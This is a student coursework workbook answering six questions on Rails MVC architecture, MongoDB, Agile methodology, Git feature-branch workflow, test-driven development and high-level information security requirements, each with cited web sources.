

# WORKBOOK \_\_ T1A1

---

Timothy Long \_\_ CAB022105

## Q1 : Rails Architecture

---


Typical Rails applications follow a Model View Controller (MVC) structure (1), where the pillars of this architecture provide a well modulated and highly functional design.

Rails applications are highly integrated with databases (2), and Models are able to represent this complex information, or collections of data, into well assigned structures. Models are able to integrate business logic between the objects and database/s (3), allowing sets of rules to be applied to the data collections (2), often by matching a specific Rails Model to a specific database Table (2). For instance, the designated attributes of a Model may represent corresponding table columns related to that collection of data. Models gain their special interactive ability through a built-in Rails feature, Active Record, which additionally provides CRUD implementation (4), which are the Create, Read, Update and Delete functions (5), and can add further functions supporting connections and validations (3).

### MODELS



Domain Model



Database


*Source(6)*

Views continue with this separation of systems, and handles the interface of a Rails application (2). It typically does this by generating HTML for the web browser (1), often through a variety of templates (3) or layouts, and often taking advantage of the Rails ability to with embed content with Ruby Code (2). Importantly, this Ruby code is typically limited to simple view display logic only (7); managing data that is

intended to be presented to the user (2) rather than performing any business logic. Indeed, View relies on the Controller to communicate data (6) that it may output, and thus leans heavily on other Rails functionality, such as dealing with user interactivity via form submissions (3), even though it may indeed structure the initial form view.


**CONTROLLERS & ACTIONS PREPARE VIEWS THAT  
ARE EMBEDDED IN LAYOUT**

## LAYOUT



Source(6)

This then leaves Controllers, which can be considered the 'brain' or 'orchestrator', and define the connections between models and views (2), handling requests from the web browser (2), via Rails routes (8), and managing incoming HTTP requests and responses (3). The Controller is designed to utilise data extracted via the established database structure through Models, and pass this on to the View for browser output (2), demonstrating the careful connectivity of the Rails application.



Source(3)

1. Rails Bridge, *Rails Architecture*, viewed 26/10/2021, [https://docs.railsbridge.org/intro-to-rails/rails\\_architecture](https://docs.railsbridge.org/intro-to-rails/rails_architecture)
2. Ruby on Rails Guides, *Getting Started with Rails*, viewed 26/10/2021, [https://guides.rubyonrails.org/v3.1/getting\\_started.html](https://guides.rubyonrails.org/v3.1/getting_started.html)
3. LeQuesne, R., 2017, ReInteractive, *MVC and Rails*, viewed 26/10/2021, <https://reinteractive.com/posts/310-mvc-and-rails>
4. 2019, Ruby on Rails Guides, *Getting Started with Rails*, viewed 26/10/2021, [https://guides.rubyonrails.org/getting\\_started.html](https://guides.rubyonrails.org/getting_started.html)
5. Sumo Logic, *DevOps and Security Glossary Terms*, viewed 26/10/2021, <https://www.sumologic.com/glossary/crud/>
6. Panos, M., 2017, Tech Career Booster, *Ruby on Rails - Architecture Overview For Beginners*, viewed 26/10/2021, <https://www.techcareerbooster.com/blog/ruby-on-rails-architecture-overview-for-beginners>
7. Cynixit, S., 2020, Medium, *Overview of Ruby on Rails Architecture*, viewed 26/10/2021, <https://medium.com/@SravanCynixit/overview-of-ruby-on-rails-architecture-9902de7c93f9>
8. LaRochelle, L., 2019, Medium, *How Do Rails Routes Work?*, viewed 26/10/2021, <https://medium.com/@larochelle.lisa/how-do-rails-routes-work-f45bc269df98>

## Q2 : Database Management System

With the database-interactive design of Rails, it is compatible with many Database Management Systems (DBMS) such as popular products MySQL and PostgreSQL (1)(2), as well having its own built-in support for

SQLite3 (3). Importantly, however, it is also able to interact with NoSQL Databases (4) which are non-tabular databases (5) and worthy of further discussion.

One increasingly popular (1) NoSQL DBMS that is compatible with Rails (4) and many other web applications (5) is MongoDB. It is a document-based, open source and non-relational DBMS, which is highly scalable (6) due to its speed and availability (7) of data retrieval (5). Indeed, this has prompted companies such as Facebook to take advantage of its "performance-critical application" (5) where massive amounts of data are processed.

It is also highly scalable in terms of being able to maintain back-end data across multiple running environments, including those that are cloud-based (6). It also has support for many languages beyond Ruby, including Python, PHP, C++, JavaScript and a host of others (6).

Being a NoSQL database also allows MongoDB to stand-out when dealing with fast-paced Agile processes (7), and its document-based data collection can deal with semi-structure data, in forms such as JavaScript Object Notation (JSON) or eXtensible Markup Language (XML) (1).

There are some disadvantages to using NoSQL, such as where a database is preferred to be extremely relational and schemas are structured (1). This might be the case where transactional data is being considered, and integrity and isolation are of utmost importance (6), although MongoDB has attempted to address this with support for ACID (atomicity, consistency, isolation, durability) support (8). Even so, it is recognised that in terms of ACID compliance, being of particular importance with monetary transactions, relational databases are still at an advantage (9)

Finally, while security issues are generally not restricted to one company, it should be noted that known vulnerabilities in MongoDB can be exploited (10) and unsecured public MongoDB databases have been targeted by threat actors (10), such as with ransomware malware (11). These vulnerabilities have been noted in 2012, 2015, 2017 (11) and 2020 (10) indicating a reliance on default installations of MongoDB (11) have, at least in the past, been problematic and deserving of raised awareness.

1. Kamaruzzaman, M., 2020, Towards Data Science, *Top 10 Databases to Use in 2021*, viewed 26/10/2021, <https://towardsdatascience.com/top-10-databases-to-use-in-2021-d7e6a85402ba>
2. Patil, S., 2013, Allerin, *Ruby on Rails and Database*, viewed 26/10/2021, <https://www.allerin.com/blog/ruby-on-rails-and-database>
3. Ruby on Rails Guides, *Getting Started with Rails*, viewed 26/10/2021, [https://guides.rubyonrails.org/v3.1/getting\\_started.html](https://guides.rubyonrails.org/v3.1/getting_started.html)
4. Stolfo, E., 2013, MongoDB, *Ruby, Rails, MongoDB and the Object-Relational Mismatch*, viewed 26/10/2021, <https://www.mongodb.com/blog/post/ruby-rails-mongodb-and-the-object-relational>
5. Goel, A., 2020, hackr.io, *What is MongoDB? Introduction, Applications, Advantages and Examples*, viewed 26/10/2021, <https://hackr.io/blog/what-is-mongodb-applications-advantages-examples>
6. 2020, IBM, *What is MongoDB?*, viewed 26/10/2021, <https://www.ibm.com/cloud/learn/mongodb>
7. What is NoSQL, <https://www.mongodb.com/nosql-explained>
8. NoSQL vs SQL Databases, viewed 26/10/2021, <https://www.mongodb.com/nosql-explained/nosql-vs-sql#differences-between-sql-and-nosql>
9. Silva, J., 2021, Percona, *Pros and Cons: When You Should and Should Not Use MongoDB*, viewed 26/10/2021, <https://www.percona.com/blog/pros-and-cons-when-you-should-and-should-not-use-mongodb/>

10. Paganini, P., 2020, Security Affairs, *Hackers are targeting unsecured MongoDB database*, viewed 26/10/2021, <https://securityaffairs.co/wordpress/105485/hacking/hackers-mongodb-database.html>
11. Kadlec, T., 2017, SNYK, *The MongoDB hack and the importance of secure defaults*, viewed 26/10/2021, <https://snyk.io/blog/mongodb-hack-and-secure-defaults/>


## Q3 : AGILE METHODOLOGY

---

To understand Agile Methodology, it is worth noting that traditionally, much software development fell under the term "Waterfall" development (1) where each stage of development was focussed on and completed by one team, before the next team picked up the project, to complete the next section, and thereon (1). While still utilised today (2) a number of limitations were identified due to its linear trajectory (2), including difficulty adapting software projects from original planning, and more segregated team inputs. (3)

Another methodology was considered in 2001 by a group of software developers, who developed the Agile Manifesto (4); which sought to avoid the documentation-driven, heavyweight (4) and slower processes currently in practice. It was agreed to act on 4 values and 12 principals to improve software development, and address the growing need for an improved system.

### The 4 Agile Values



\*Source(2)

While not the first employment of the Agile methodology, it was a concrete statement (2) that gave direction to the Agile processes used today (5), of which a highly collaborative approach is employed (3) between clients and cross-functional teams (4). Agile philosophies promote leadership driven teamwork and is designed for iterative reviews of incremental development stages (5), with the ability to rapidly adapt to

changes (3). It also de-emphasises top-down approaches, and gives teams greater autonomy (3) in completing each iteration.

This methodology can be adequately displayed in the following image, where Planning and Designing of an incremental part of the project is carried out, followed by Development and Testing prior Deployment (6). Critically, this section of the project can then be reviewed, which takes advantage of the cross-collaboration of teams, discussions with leadership, and feedback from clients; all prior launching of the feature and/or, performing of the next iteration of a project increment in the same manner.

For reference, each iteration of the project is labelled a Sprint, which reflects a defined period of time to complete an iteration, or work cycle; often being two (7) or up to four weeks (3), although there is no definitive timeframe (3). These iterations allow continuous reviews not only of the project itself, such as reviewing or implementing quality controls (4), but can help identify improvements that developers or teams can utilise themselves, as per Principle 12 of the Agile Manifesto "At regular intervals, the team reflects on how to become more effective, then tunes and adjusts its behavior accordingly" (8)

Finally, following the all-important human perspective, they are an opportunity to review the happiness of team members (4), relating back to the first prioritizing value of the Agile Manifesto "**Individuals** and interactions **over processes** and tools" (9)

1. Nilsson, R., Perforce, *What is Agile Development? An Agile Developer Explains*, viewed 26/10/2021, <https://www.perforce.com/resources/hns/agile-development-explained-agile-developer>
2. Project Manager, *Waterfall Model*, viewed 26/10/2021, <https://www.projectmanager.com/waterfall-methodology>
3. Atlassian, *The Agile Coach*, viewed 26/10/2021, <https://www.atlassian.com/agile>
4. ProuctPlan, *Agile Manifesto*, viewed 26/10/2021, <https://www.productplan.com/glossary/agile-manifesto/>
5. CPrime, *What is Agile? What is Scrum?*, viewed 26/10/2021, <https://www.cprime.com/resources/what-is-agile-what-is-scrum/>
6. Slawek-Polczynska A., 2020, SolDevelo, *Is Agile always the best solution for software development projects*, viewed 26/10/2021, <https://www.soldevelo.com/blog/is-agile-always-the-best-solution-for-software-development-projects/>
7. Insights Spotter, *What is the difference between sprint and scrum*, viewed 26/10/2021, <https://insightspotter.com/what-is-the-difference-between-sprint-and-scrum/>
8. Agile Alliance, *12 Principles Behind the Agile Manifesto*, viewed 26/10/2021, <https://www.agilealliance.org/agile101/12-principles-behind-the-agile-manifesto/>
9. Manifesto for Agile Software Development, viewed 26/10/2021, <https://agilemanifesto.org/>

## Q4 : Standard Source Control Workflow

---

There are multiple source control workflow options (1) that can be utilised in a range of source control systems, such as Git (2); which can also be defined as a version control system (2) as it can be used for files outside of source code. An important factor in the discussion about workflows includes the interaction

of source control with Source Code Management environments, which handle changes in repositories (2) and include Git compatible options such as GitHub and Bitbucket (2).

These elements, the interaction between the two, and how individuals or workplaces employ them are directly related to Workflow options, and so early consideration of all of these factors is essential when choosing a Workflow design for projects.

With this in mind, some of the common Source Control Workflow options available include Centralized, Feature Branch, Gitflow and Forking Workflow structures (1).

Feature Branch Workflow utilise a central repository (3), which can be managed via a SCM (2), but unlike the Centralized Workflow, team-members do not commit directly to the main branch, and this is instead preserved as an official project history (3), ensuring that the main branch integrity is not compromised by broken code (3). As the name might suggest, developers are encouraged to create a new branch for new features (3), provide it with descriptive names for easy identification (3) and edit, stage and commit all changes to this branch until a future, well-considered push to the main branch occurs (3).

Through Feature Branch Workflow, the basic outline of steps includes :

1. Start at the main branch, ensuring that it is appropriately updated, and pull the latest commits (3). This sets the foundation of the new branch development
2. Create said new branch with aforementioned descriptive name and "checkout" this branch (3). This will allow commits to be directed to the feature branch, rather than the main, including with any pushes to the remote
3. Work on project feature, running the standard Git commands (3) to properly source/version-control the feature, such as

#### `git status`

*provides information on the Git working directory, such as staged files or those to be committed (4)*

#### `git add <file/s>`

*for staging or marking up changes to be tracked (5)*

#### `git commit -m "<type a commit message>"`

*\*creates a "snapshot" of the repository (6), in this case the feature branch repository, with a custom message*

While this will allow for commits to a local repository, it can be beneficial to push these commits to a remote repository in order to create a backup of version control history, and give access to team members (3) for review or further attention. Alternatively, pull requests may be established as part of the workplace Workflow, ensuring that more senior members are able to appropriately review the branch / feature before allowing any merges to the main branch (3), similar to the process of Centralized Workflows.

Indeed, within this Feature Branch Workflow arrangement, earlier pull requests through the SCM can be encouraged for other developers (3) or supervisors to discuss, assist or contribute to the code for that feature.

1. Atlassian, *Comparing Workflows*, viewed 27/10/2021, <https://www.atlassian.com/git/tutorials/comparing-workflows>

2. Gehman, C., 2019, Perforce, *What Is Source Control?*, viewed 27/10/2021, <https://www.perforce.com/blog/vcs/what-source-control>
3. Atlassian, *Git Feature Branch Workflow*, viewed 27/10/2021, <https://www.atlassian.com/git/tutorials/comparing-workflows/feature-branch-workflow>
4. Git Guides, *Git Status*, viewed 27/10/2021, <https://github.com/git-guides/git-status>
5. Source, *Source Control Workflow*, viewed 27/10/2021, <https://source.android.com/setup/create/coding-tasks>
6. Git Guides, *Git Status*, viewed 27/10/2021, <https://github.com/git-guides/git-commit>

## Q5 : Standard Software Testing Process

---

As with Source Control Workflows there are many different approaches to software testing processes, and different emphasis is placed on these methodologies. One of the best examples of rigorous testing processes is a methodology called Test Driven Development (TDD).

Here, as the name suggests, development takes a 'test-first' approach, where a feature concept is considered, and a test for the functionality or implementation behaviour (1) of that feature is written, taking the form of a "unit test" (2).

When first initiated, this unit test will surely and intentionally (1) fail if TDD is being followed; as the test is written before the feature is constructed.

Additional tests can be written to test different aspects of this same feature, but caution is appropriate that tests are


- i) not copious in number (2), but are instead sufficient to test only the specific component of the specific feature being developed, and
- ii) not trivial (2), and designed to test integral parts of the code to confirm function

At this stage, code that will sufficiently pass the tests can be written (2). While this may satisfy the functional requirement of the code, the focus is to write the simplest code that ensures that the tests pass (2). This step protects against diverging into different methodologies and constructing large amounts of code on separate features that diverge from TDD. It is also important that previous unit tests continue to pass (1).

Once tests are passed, existing code can be refactored (2) and the steps are repeated for the next implementation (1).




Author and software engineer Robert Martin (1) describes the process as imaged here :



Source (1)

And the iterations of the TDD cycle can be displayed as such:



Source(1)

This testing process ensures that code is functional, extensible (1) and has a proven history of well implemented tests, meaning it is also robust (1). While TDD requires discipline, so that fully adopted TDD is not compromised by team members neglecting to follow the process (2) and affecting future iterations, this approach can lead to developers focusing on quality code that performs well under scrutiny (3).

It is also realised that while TDD may incur slower initial build speeds and an increase in early developer efforts (1), the quality code that TDD encourages means less maintenance, easier review, and faster completion of later development features (3) due to the solid code foundations that have been created.

Finally the methodology of TDD can be applied to many applications and frameworks including Rails (4); where the use of gems such as RSpec (4) can be employed.

1. Acosta, J., Gajda, K., IBM, *Test Driven Development*, viewed 27/10/2021, [https://www.ibm.com/garage/method/practices/code/practice\\_test\\_driven\\_development/](https://www.ibm.com/garage/method/practices/code/practice_test_driven_development/)
2. Agile Alliance, *TDD*, viewed 27/10/2021, <https://www.agilealliance.org/glossary/tdd/>

3. Centric, *Agile Test Driven Development*, viewed 27/10/2021, <https://centricconsulting.com/client-stories/agile-test-driven-development/>
4. Rails, *Learn TDD in Rails*, viewed 27/10/2021, <https://learntdd.in/rails/#setup>

## Q6 : Requirements for Information System Security

---

Information System Security is of utmost importance in the development and maintenance of web applications, and it is necessary to consider that vulnerabilities are protected against not only threat actors committing malicious attacks, but also against non-intentional exploits. VERIS (Vocabulary for Event Recording and Incident Sharing) provides such examples of these threats, including Malware and Hacking (1) and Misuse and Error (1) which can be discussed to demonstrate the requirements.

For instance, the Australian Government Protective Security Policy Framework outlines one of its policies on Access to Information (2), identifying the 'need-to-know' principle in controlling access to sensitive information, and restricting this to only those with appropriate levels of clearance (2). This is highly relatable to the concept of user authentication, which matches user credentials to access parameters (3), separating levels of clearance from members of the public, project team members and supervisory or administrative authorities. One mechanism for distinguishing credentials includes the popular single-factor authentication (SFA) for a combination of user ID and password (3), although strengthening this authentication is possible using Multifactor Authentication (MFA) which combines multiple methods of credential assessment (4), such as a password and a token (4).

Relating back to the VERIS outline, misuse and error can be minimised if users are contained to the 'need-to-know' levels of access, and this includes team-members who should not be accessing various parts of the application, such as database administration.

Malware and Hacking, while related to other threat actions, such as Misuse and Social (1) Engineering, can be considered maliciously driven threats to applications, and protection of sensitive information is paramount. Dedicated cyber security staff are an ideal scenario (5) for application development and maintenance, but are not always possible, depending on company scale. However, closing vulnerabilities as they are realised should be a focus of all application maintenances, not only to protect the limited scope of access for public users, but also if exposure to sensitive information is evidenced, such as database records.

For instance, the massive leak of personal information of 100+ million customers was seen in 2019, when Capital One was hacked (6), exposing personal information from their database such as names, dates of birth, social security numbers and incomes (6). Even with a smaller application, the risk of a sensitive information leak could cripple a business, and create enormous problems for users.

Sensitive information should be protected not only through access parameters, but also through adhering to strict encryption standards, considering end-to-end encryption for instance, and guidelines can be accessed for these, such as through the Australian Cyber Security Centre (7). This can help avoid data leak damage, due to the information remaining encrypted. It would also be sensible to consider protection of

sensitive data through an off-site service, where information such as credit card information is kept separate to other user data, such as in the example of PayPal (8). This allows sensitive financial data to become the responsibility of another company with cybersecurity resources that outweigh those supported by the application itself, and takes the onus of the application company to handle that sensitive data.


This leads to the consideration of the best option amongst the alternative options for information security, and requires a very close examination of client and application needs. For instance, if the company is expected to house mountainous amounts of data, particularly sensitive data such as passwords (which users might replicate with other sites) and financial details, then it should consider a dedicated cyber security team, either in-house or contracted. The benefit will be up to date maintenance and monitoring of any attempted exploits, however will be costly and require scalable resources. Encryption will be a must, and authentications must assess credentials from a varied hierarchy of access permissions.

If on a smaller scale, the company could attempt in-built security measures, standard authentications and encryptions, but would be potentially susceptible to targeted attacks of a more serious nature, especially if flaws are noted (for instance, malware attacks). AN example would be the MongoDB vulnerabilities, where default-only security measures were employed (9) and this left open vulnerabilities for database leaks. This option may be more cost-effective, but risk heavy.

Finally, a company on a smaller scale may decide to keep data offsite, managed by an external company with better resources for cybersecurity, and this may be best for companies that require financial interactions.

The decision to choose is one that thus best takes into account the company profile, including factors such as size, data sensitivity, budget and risk aversion. However, all companies are recommended to employ authentications, protect important data via encryption of sufficient standards, and utilise anti-malware software.

Given ACME Corporation having suffered several cyber attacks in the past, it is possible they remain on a targeted list, and it would be appropriate, in this author's opinion, to consult with a Cyber Security team to assess the nature and methods of previous attacks, identify any patterns shown by those threat actors, and address the vulnerabilities that were exploited. At this stage, a review over other potential vulnerabilities can be addressed, and staff training to limit the 'person' vulnerability (such as susceptibility to phishing exploits) should be addressed.



Source (10)

Given estimates that Social Engineering plays a part in up to 99% of malware installs (11) it is highly significant to properly train staff if this is identified as a vulnerability within ACME Corporation.

1. VERIS, *Threat Actions*, viewed 28/10/2021, <http://veriscommunity.net/actions.html>
2. Protective Security Policy Framework, *Information Security*, viewed 28/10/2021, <https://www.protectivesecurity.gov.au/policies/information-security>
3. Shacklett, M., TechTarget, *Authentication*, viewed 28/10/2021, <https://searchsecurity.techtarget.com/definition/authentication>
4. Killian, M., FRSecure, *What Authentication Means in Information Security*, viewed 28/10/2021, <https://frsecure.com/blog/what-authentication-means-in-information-security/>
5. Irmin, L., 2021, IT Governance, *5 ways to improve your information security in 2021*, viewed 28/10/2021, <https://www.itgovernance.co.uk/blog/5-ways-to-improve-your-information-security>
6. Krishna, M., 2021, Investopedia, *Equifax Hack: 5 Biggest Credit Card Data Breaches*, viewed 28/10/2021, <https://www.investopedia.com/news/5-biggest-credit-card-data-hacks-history/>
7. Australian Cyber Security Centre, *Guidelines for Cryptography*, viewed 28/10/2021, <https://www.cyber.gov.au/acsc/view-all-content/advice/guidelines-cryptography>
8. 2018, Membermouse, *What is the Difference between Onsite and Offsite Payment Methods*, viewed 28/10/2021, <https://support.membermouse.com/support/solutions/articles/9000051604-what-is-the-difference-between-onsite-and-offsite-payment-methods->
9. Kadlec, T., 2017, SNYK, *The MongoDB hack and the importance of secure defaults*, viewed 26/10/2021, <https://snyk.io/blog/mongodb-hack-and-secure-defaults/>
